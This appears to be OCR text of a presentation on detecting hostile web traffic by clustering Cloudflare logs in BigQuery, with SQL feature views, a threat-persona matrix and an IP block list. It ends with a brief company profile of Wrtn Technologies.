
Bubble Color:
Calculated Threat Level

Verification Sage — Alert Crimson

The Threat Interpretation Matrix

Persona	Dashboard Coordinates	Threat Priority	Behavioral Profile
 **The Sniper**	`High X (Intent), Low Y (Impact)`	Priority 1 (Red)	Sophisticated vulnerability scanners or directed credential attacks. Highly targeted, keeping volume low to evade standard rate limits.
 **The Brute**	`High X (Intent), High Y (Impact)`	Priority 1 (Red)	Automated, distributed attacks originating from high-risk infrastructure. High aggression and massive scale.
 **The Nuisance**	`Low X (Intent), High Y (Impact)`	Priority 3 (Green)	High-volume basic crawlers hitting a single endpoint repetitively. Architecturally annoying, but low actual security risk.

Step 7: Closing the Loop with Actionable Extraction




IP_ADDRESS	CLUSTER	THREAT_SCORE	ACTION
198.51.100.42	4	99.8%	BLOCK
203.0.113.88	4	99.5%	BLOCK
192.0.2.15	4	99.1%	BLOCK

Generating the Hit List (v_ip_cluster_mapping)

Once a hostile cluster is identified, a single query against the mapping view extracts the exact IPs. IPs are ranked by localized Threat Score.


The resulting hit list is formatted for direct ingestion into Cloudflare block rules, neutralizing sophisticated actors in seconds.


The Continuous Preemptive Defense Engine



From chaotic anomaly to actionable enforcement—a self-refining pipeline ensuring persistent operational readiness.

```sql
-- 4. Update UEBA Features (Aggression Feature Engineering)
CREATE OR REPLACE VIEW `security-469706.cloudflare_log.ueba_features` AS
SELECT
  ClientIP,
  FARM_FINGERPRINT(ClientRequestPath) AS path_id,
  FARM_FINGERPRINT(ClientCountry) AS country_id,
  CASE
    WHEN REGEXP_CONTAINS(LOWER(ClientASNDescription), 'cloud|hosting|server|datacenter|vps|aws|azure|digitalocean|ovh|linode')
    THEN 1 ELSE 0 END AS is_datacenter_ip,
  CASE
    WHEN LOWER(ClientCountry) IN ('af', 'by', 'bf', 'mm', 'cf', 'ht', 'ir', 'iq', 'lb', 'ly', 'ml', 'kp', 'ru', 'so', 'ss', 'sd', 'sy', 'ua', 've', 'ye')
THEN 2
    WHEN LOWER(ClientCountry) IN ('co', 'cd', 'eg', 'gt', 'hn', 'jm', 'ng', 'ni', 'pk', 'sa') THEN 1
    ELSE 0 END AS geo_risk_score,
  COUNT(*) AS request_count,
  COUNT(DISTINCT ClientRequestPath) AS unique_paths_targeted, -- KEY AGGRESSION SIGNAL
  AVG(EdgeResponseStatus) AS avg_error_code
FROM `security-469706.cloudflare_log.v_anomaly_forensics`
GROUP BY 1, 2, 3, 4, 5;
```


actual_value
expected_max
expected_min
500K
450K
400K
350K
300K
250K
200K
150K
100K
50K
0
Dec 31, 2025
Jan 5, 2026
Jan 10, 2026
Jan 15, 2026
Jan 20, 2026
Jan 25, 2026
Jan 30, 2026
Feb 4, 2026
Feb 9, 2026
Feb 14, 2026
Feb 19, 2026
Feb 24, 2026
Mar 17, 2026
actual_value 225,513
expected_max 298,260.74
expected_min 81,845.57



Data Last Updated: 3/19/2026 3:33:53 PM | Privacy Policy

top_risk_ip_address

Run | Save query | Download | Share | Schedule | Open in | More

```sql
SELECT
  ai.ClientIP,
  ANY_VALUE(raw.ClientCountry) AS ClientCountry,
  ai.request_count
FROM ML.PREDICT(MODEL `security-469706.cloudflare_log.ueba_clusters`,
  (SELECT * FROM `security-469706.cloudflare_log.ueba_features`)) AS ai
LEFT JOIN `security-469706.cloudflare_log.v_anomaly_forensics` AS raw
  ON ai.ClientIP = raw.ClientIP
WHERE ai.centroid_id = 2
GROUP BY ai.ClientIP, ai.request_count
ORDER BY ai.request_count DESC;
```

Query completed

Using on-demand processing quota

Query results

Job information | Results | Visualization | JSON | Execution details | Execution graph

Row	ClientIP	ClientCountry	request_count
1	[redacted]600::103	us	18
2	[redacted].61	kr	3
3	[redacted]:2d05::2401	us	2
4	[redacted].19	us	2
5	[redacted]140	bg	2
6	[redacted]13	kr	2
7	[redacted]14	kr	1
8	[redacted]600::103	us	1
9	[redacted]10	us	1
10	[redacted]520:16dc::247:d8	cn	1
11	[redacted]13	kr	1
12	[redacted]177	us	1
13	[redacted]f69:16c8::245:101	cn	1
14	[redacted]79	us	1
15	[redacted]49	us	1
16	[redacted]0	us	1
17	[redacted].123	hk	1
18	[redacted]78	us	1
19	[redacted].236	us	1
20	[redacted]f6b:e6::17:33c	cn	1
21	[redacted]8	us	1
22	[redacted]2	kr	1

Engineering Safe AI Incident Response

The Architecture, Security, and Execution Control Plane of the Multi-Webhook Claude Analyzer.

wrtn.

Wrtn AX is Wrtn Technologies' CIC for AI transformation in enterprises and government

About Wrtn

Wrtn Technologies operates Wrtn, positioned as the only real alternative to ChatGPT with 7 million MAU, and Crack, the world's No. 1 character chat service.

MAU	7 million+ users
Total Funding Raised	KRW 130B (approx. USD 88.5M)
Monthly Revenue	KRW 2B (approx. USD 1.3M)

About Wrtn AX

